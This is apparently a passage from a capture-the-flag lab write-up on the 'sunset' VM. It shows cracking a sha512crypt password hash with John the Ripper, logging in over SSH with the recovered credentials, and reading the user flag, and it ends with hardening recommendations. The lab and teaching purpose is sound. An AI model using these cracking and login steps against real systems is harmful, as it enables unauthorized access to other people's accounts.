
   With the hash type identified, I used John the Ripper to crack the hashed passwords. The command used was:

   Command: `john --format=sha512crypt backup`



```
┌──(kali㉿kali)-[~]
└─$ john --format=sha512crypt backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed
 for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
```

After some time, John successfully cracked the password for one of the users, **sunset**, with the password **cheer14**.




```
┌──(kali㉿kali)-[~]
└─$ john --format=sha512crypt backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed
 for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
cheer14          (sunset)
1g 0:00:01:13 DONE 3/3 (2024-09-28 01:04) 0.01369g/s 4437p/s 4437c/s 4437C/
s secrina..cookoon
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ 
```

8. **SSH Connection**

   Armed with the cracked credentials, I connected to the victim machine via SSH using the following command:

   Command: `ssh sunset@192.168.23.2`

   Username: sunset
   Password: cheer14




```
┌──(kali㉿kali)-[~]
└─$ ssh sunset@192.168.23.2
sunset@192.168.23.2's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x8
6_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 26 13:10:10 2024 from 192.168.23.3
sunset@sunset:~$ 
```

9. **Flag Discovery**

   Once logged into the victim machine, I searched for files of interest and located the user.txt file, which contained the user flag.

   Command: `ls`

   Command: `cat user.txt`



```
┌──(kali㉿kali)-[~]
└─$ ssh sunset@192.168.23.2
sunset@192.168.23.2's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x8
6_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 26 13:10:10 2024 from 192.168.23.3
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$ 
```

   The flag was as follows:

   User Flag: 5b5b8e9b01ef27a1cc0a2d5fa87d7190

How to Secure the Vulnerabilities Found in this VM

The vulnerabilities I encountered on this VM primarily stemmed from the unsecured FTP service. Here are specific recommendations for securing the machine:

- **Disable Anonymous FTP Access**: The most critical vulnerability was the ability to log in to the FTP server anonymously. Disabling this feature would prevent unauthorized users from accessing files on the system.
- **Secure Password Storage**: The backup file contained hashed passwords, but stronger password security measures should be enforced. Ensure passwords are

salted before hashing and consider implementing stronger password policies to protect against brute force attacks.

- **SSH Hardening**: While I was able to access the machine via SSH with cracked credentials, implementing key-based authentication for SSH access instead of password-based authentication would add an additional layer of security. It is also a good idea to restrict SSH access to specific IPs using firewall rules or sshd_config options.

By addressing these issues, the VM could be better protected against similar attacks.